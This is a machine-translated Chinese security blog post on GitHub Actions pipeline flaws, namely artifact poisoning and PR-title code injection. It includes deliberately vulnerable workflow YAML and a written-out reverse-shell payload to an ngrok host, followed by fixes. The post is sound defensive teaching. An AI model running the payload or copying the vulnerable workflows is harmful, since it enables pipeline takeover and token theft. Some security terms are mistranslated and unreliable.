
在之前的帖子中(参见 间接中毒 Pipeline 执行 I-PPE 和 中毒 Pipeline 执行个人防护装备 ,我们主要处理 PPE(中毒 Pipeline 执行):我们了解了它的工作原理、它的影响、一些利用以及一些保护它的方法。
这篇文章深入探讨了其他一些 CI/CD pipeline 诸如 Artifact Poisoning 和 Code Injection 等漏洞。
为了做到这一点,我们将以 PPE 为基础,因此让我们快速总结一下我们所看到的有关 PPE 的内容。
先前关于 PPE 的研究
总而言之,我们从一个基本的 GitHub 开始 pipeline 通过构建和测试贡献的代码 pull request。此外,它还定义了一些检查,如果满足这些检查,则会将代码合并到主流分支中。我们将其命名为 场景#1.

在我们之前的文章中,我们演示了这个基本的 pipeline 是 易受 D-PPE 和 I-PPE 的侵害.
我们成功 固定D-PPE by 修改触发事件 ,来自 拉取请求 至 拉取请求目标制作 pipeline 对 D-PPE 安全。提醒一句, pipeline在 pull_request_target 事件上触发将执行基础 pipeline 代码,而不是 pipeline 代码包含在 pull request.
我们将其命名为 场景#2.

经过这一修改,我们证明了 情景 #2 仍然容易受到 I-PPE 的影响.

为了解决这个问题,我们决定 拆分 pipeline 分为两部分:
- 1st pipeline (构建 CI) 会 检查 PR 代码(以构建它),进行构建并生成工件。
- 2nd pipeline (测试CI) 会 检查基本代码(避免修改 shell 脚本) 并针对工件执行原始脚本。
- 同步测试 CI pipeline 在 Build CI 之后运行 pipeline,我们将使用 工作流运行 触发。
我们将其命名为 场景#3.
让我们恢复两者的代码 pipeline根据这些修改……
1 pipeline (构建CI):
					name: Build CI


on:
  pull_request_target:
    branches: [ main ]


env:
  MY_SECRET: ${{ secrets.MY_SECRET }}
  GITHUB_PAT: ${{ secrets.GH_PAT }}

jobs:

  prt_build_and_upload:
    runs-on: ubuntu-latest
    steps:
      - name: Checking out PR code
        uses: actions/checkout@v4
        if: ${{ github.event_name == 'pull_request_target' }}
        with:
          # This is to get the PR code instead of the repo code
          ref: ${{ github.event.pull_request.head.sha }}


      - name: Building ...
        run: |
          mkdir ./bin
          touch ./bin/mybin.exe
	    # Save some PR info for later use by the 2nd pipeline
          echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt

	# Upload the binary as a pipeline artifact
      - name: Archive building artifacts
        uses: actions/upload-artifact@v3
        with:
          name: archive-bin
          path: |
            bin
2 pipeline (测试置信区间):
					name: Test CI


on:
  workflow_run:
    workflows: [ 'Build CI' ]
    types: [completed]

env:
  MY_SECRET: ${{ secrets.MY_SECRET }}
  GITHUB_PAT: ${{ secrets.GH_PAT }}


jobs:
  deploy:
    runs-on: ubuntu-latest
    if: ${{ github.event.workflow_run.conclusion == 'success' }}
    steps:


      # By default, checks out base code (not PR code)
      - name: Checkout repository
        uses: actions/checkout@v4


	# Download the artifact
      - name: 'Download artifact'
        uses: actions/github-script@v6
        with:
          script: |
            let allArtifacts = await github.rest.actions.listWorkflowRunArtifacts({
               owner: context.repo.owner,
               repo: context.repo.repo,
               run_id: context.payload.workflow_run.id,
            });
            let matchArtifact = allArtifacts.data.artifacts.filter((artifact) => {
              return artifact.name == "archive-bin"
            })[0];
            let download = await github.rest.actions.downloadArtifact({
               owner: context.repo.owner,
               repo: context.repo.repo,
               artifact_id: matchArtifact.id,
               archive_format: 'zip',
            });
            let fs = require('fs');
            fs.writeFileSync(`${process.env.GITHUB_WORKSPACE}/myartifact.zip`, Buffer.from(download.data));


	# Unzip the artifact
      - name: 'Unzip artifact'
        run: |
          unzip -o myartifact.zip


      # Runs tests
      - name: Running tests ...
        id : run_tests
        run: |
          echo Running tests..
          chmod +x runtests.sh
          ./runtests.sh
          echo Tests executed.


#
      # For demo purposes, the check merge condition will always be set to FALSE (avoiding to merge)
      #
- name: pr_check_conditions_to_merge
        id: check_pr
        run: |
          echo "check_conditions_to_merge"
          PR_ID=$(<PR_ID.txt)
          PR_TITLE=$(<PR_TITLE.txt)
          echo "Checking conditions to merge PR with id $PR_ID and Title $PR_TITLE"
          echo "merge=false" >> $GITHUB_OUTPUT

      - name: pr_merge_pr_false
        if: steps.check_pr.outputs.merge == 'false'
        run: |
          echo "The merge check was ${{ steps.check_pr.outputs.merge }}"
          echo "Merge conditions NOT MEET!!!"


      - name: pr_merge_pr_true
        if: steps.check_pr.outputs.merge == 'true' && steps.run_tests.outputs.run_tests == 'OK'
        run: |
          echo "The merge check was ${{ steps.check_pr.outputs.merge }}"
          echo "Merge conditions successfully MEET!!!"
          echo "Merging .."
          PR_ID=$(<PR_ID.txt)
          curl -L \
                  -X PUT \
                  -H "Accept: application/vnd.github+json" \
                  -H "Authorization: Bearer $GITHUB_PAT" \
                  -H "X-GitHub-Api-Version: 2022-11-28" \
https://api.github.com/repos/lgvorg1/"${{github.event.repository.name}}"/pulls/"$PR_ID"/merge \
                  -d '{"commit_title":"Commit hacker","commit_message":"Hacked and merged"}'
神器中毒
根据上述 CI/CD pipelines:
- pipeline 构建 CI is 安全 二者皆是 聚苯醚 (由于 拉取请求目标) 以及 个人防护装备 (因为它不再执行shell脚本)。
- pipeline 测试CI 也是 安全 二者皆是 聚苯醚 (由于 工作流运行) 以及 个人防护装备 (因为它检出基础代码来获取原始的 shell 脚本)
让我们深入研究这个“解决方案”。
Pipeline 测试CI 将工件下载为 zip 文件。
					# Unzip the artifact
      - name: 'Unzip artifact'
        run: |
          unzip -o myartifact.zip


      # Runs tests
      - name: Running tests ...
        id : run_tests
        run: |
          echo Running tests..
          chmod +x runtests.sh
          ./runtests.sh
          echo Tests executed.
一旦解压,它就会执行“安全”的 shell 脚本。为什么我说“安全”的 shell 脚本?因为在上一步中, pipeline 检出“基础”代码,因此原始脚本被放入工作区文件夹中。因此,当 pipeline 使用先前下载的二进制文件执行将要运行的 shell 脚本。
那么,究竟是什么 问题 这种方法是否有效?问题来了 当任何用户“创建”一个新的 pipeline.
如果用户打开包含新内容的 PR pipeline,GitHub 将执行该 pipeline (给定一些条件,正如我们在前面看到的 发表).
鉴于这种, 如果用户创建新的 pipeline 与 Build CI 同名吗? 是的,这令人惊讶,但是 GitHub 允许您创建两个 pipeline同名!!
请记住,测试 CI 将在构建 CI 之后执行...
					name: Test CI


on:
  workflow_run:
    workflows: [ 'Build CI' ]
    types: [completed]
令人惊讶的是,因为现在有两个 pipeline同名的 pipeline 测试 CI 将执行两次:一个接一个 pipeline 以及其他“新” pipeline.
黑客如何利用这一点?
- 首先,恶意用户可以修改shell脚本,将秘密发送到黑客控制的服务器。
- 其次,新的 pipeline 包含一行将修改后的 shell 脚本复制到工件中 → 毒害神器ct!!!
当用户打开包含这些更改的 PR 时,“新” pipeline 将被执行(上传中毒工件)和部署 CI pipeline 之后将被执行,结果 “修改后的” shell 脚本将覆盖位于 pipeline 工作空间.

这就是我们所说的 神器中毒,即 修改(破解)的能力 pipeline 通过修改逻辑 pipeline 神器.
一种可能 整治 非常简单: 只需将工件解压到工作区的子文件夹中即可避免覆盖“基本” shell 脚本.
代码注入
除了工件中毒之外,你还能在上面的代码中看到其他漏洞吗?
我们走吧!!
正如你在代码中看到的, pipeline Build CI 构建二进制文件,它将二进制文件上传为 pipeline 工件,此外,它还上传了一些额外的数据:PR 标题和 PR Id。
					          echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt
为什么?因为要合并 PR,如下所示,测试 CI pipeline 需要 PR id 来调用合并 PR 的 GitHub REST API。
测试 CI 如何 pipeline 获取 PR ID?在文本文件中共享信息(部分 pipeline 工件)是共享信息的一种常见方式 pipelines。而这正是这些 pipelines在干。
					  echo "Merging .."
          PR_ID=$(<PR_ID.txt)
          curl -L \
                  -X PUT \
                  -H "Accept: application/vnd.github+json" \
                  -H "Authorization: Bearer $GITHUB_PAT" \
                  -H "X-GitHub-Api-Version: 2022-11-28" \
                  https://api.github.com/repos/lgvorg1/"${{github.event.repository.name}}"/pulls/"$PR_ID"/merge \
                  -d '{"commit_title":"Commit hacker","commit_message":"Hacked and merged"}'
严格来说,合并 PR 只需要 PR Id,但 pipeline 管理员决定在 Build CI 中也包含 PR 标题,因此测试 CI pipeline 将打印出一些包含 PR Id 和 Title 的信息消息。
					name: Build CI
      - name: Building ...
        run: |
          mkdir ./bin
          touch ./bin/mybin.exe
	    # Save some PR info for later use by the 2nd pipeline
          echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt
					name: Test CI
[...]
          PR_ID=$(<PR_ID.txt)
          PR_TITLE=$(<PR_TITLE.txt)
          echo "Checking conditions to merge PR with id $PR_ID and Title $PR_TITLE"
PR 标题始终是来自用户的数据,因此必须始终被视为不可信的。 所以 pipeline 必须予以妥善处理,并采取保护措施。
在上面的代码中,我们可以看到回显 PR Title 的具体消息。这只是一个“echo”Linux 命令。
通过字符串插值,如果标题是“虚拟标题”,Github 会在内部生成一个脚本,其中包含
echo ""a dummy title""
但是,如果 PR 标题是这样的:
恶意标题” && bash -i >& /dev/tcp/5.tcp.eu.ngrok.io/10178 0>&1 && echo "该脚本将变成:
echo "Malicious title" && bash -i >& /dev/tcp/5.tcp.eu.ngrok.io/10178 0>&1 && echo ""
导致对黑客控制的服务器打开反向shell。

该反向 shell 可能用于访问 pipeline 秘密(请记住,测试 CI 在特权模式下运行,因为它由workflow_run触发,因此它可以访问秘密)。
但是,通过这个反向shell还能做什么呢?
查看 CI 测试代码:
					env:
  GITHUB_PAT: ${{ secrets.GH_PAT }}


[...]
          echo "Merging .."
          PR_ID=$(<PR_ID.txt)
          curl -L \
                  -X PUT \
                  -H "Accept: application/vnd.github+json" \
                  -H "Authorization: Bearer $GITHUB_PAT" \
                  -H "X-GitHub-Api-Version: 2022-11-28" \
                  https://api.github.com/repos/lgvorg1/"${{github.event.repository.name}}"/pulls/"$PR_ID"/merge \
                  -d '{"commit_title":"Commit hacker","commit_message":"Hacked and merged"}'

正如你在测试 CI 中看到的那样 pipeline,curl 合并命令正在使用 GITHUB_PAT(定义为 pipeline 由于 GITHUB_PAT 是环境变量,因此运行器会将 GITHUB_PAT 包含为环境变量。此外,它还会创建一个读取 PR ID 的环境变量。
因此黑客只需要复制 curl 命令并将其粘贴到反向 shell 中,将 PR 直接合并到受保护的分支中。
为了保护这一切:
- 至 避免 使用不受信任的数据进行字符串插值(容易受到 代码注入)通过 定义 pipeline 环境变量 而不是直接在 echo 命令中使用它
而不是使用:
					name: Build CI
      - name: Building ...
        run: |
          mkdir ./bin
          touch ./bin/mybin.exe
	    # Save some PR info for later use by the 2nd pipeline
          echo "${{github.event.pull_request.title}}" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt
用这个:
					  - name: Building ...
        run: |
          mkdir ./bin
          touch ./bin/mybin.exe
	    # Save some PR info for later use by the 2nd pipeline
          echo "$PR_TITLE" > ./bin/PR_TITLE.txt
          echo "${{github.event.number}}" > ./bin/PR_ID.txt
        env:
          PR_TITLE: ${{github.event.pull_request.title}}
- 即使存在代码注入漏洞,如果你正确执行了 curl 合并命令,它也不会成功 保护你的 pull requests 通过一些强制性的审查或批准.
结论
保护起来有点困难 CI/CD pipeline配置并获取 pipeline没有漏洞。
这并不意味着 CI/CD 系统(如本例中的 GitHub)本身就存在漏洞。 CI/CD 系统提供了防范漏洞的方法……但实施这些保护措施是管理员的责任。

但… 除非您意识到漏洞的存在,否则您无法解决漏洞!!!
当然,一个技术精湛的 DevOps 管理员可能会考虑到所有这些威胁,并妥善保护 CI/CD pipelines,但即便如此,使用产品来检测所有这些类型的漏洞还是非常有价值的。当然,为了自动化这个漏洞检测过程(例如,将扫描作为 CI/CD pipeline)。
这种方法可以称为“安全门“
- 创建一个新的 pipeline (安全门)检查 CI/CD pipeline的漏洞,并使其他CI pipeline仅在成功完成安全门后执行 pipeline.
- 安全门 pipelines 将检查 CI/CD pipeline的弱点,
- 如果发现漏洞,它将失败,因此另一个 pipelines 将不会被执行。
- 如果没有发现漏洞,则 pipeline 将会成功,而另一个 pipelines 将照常执行。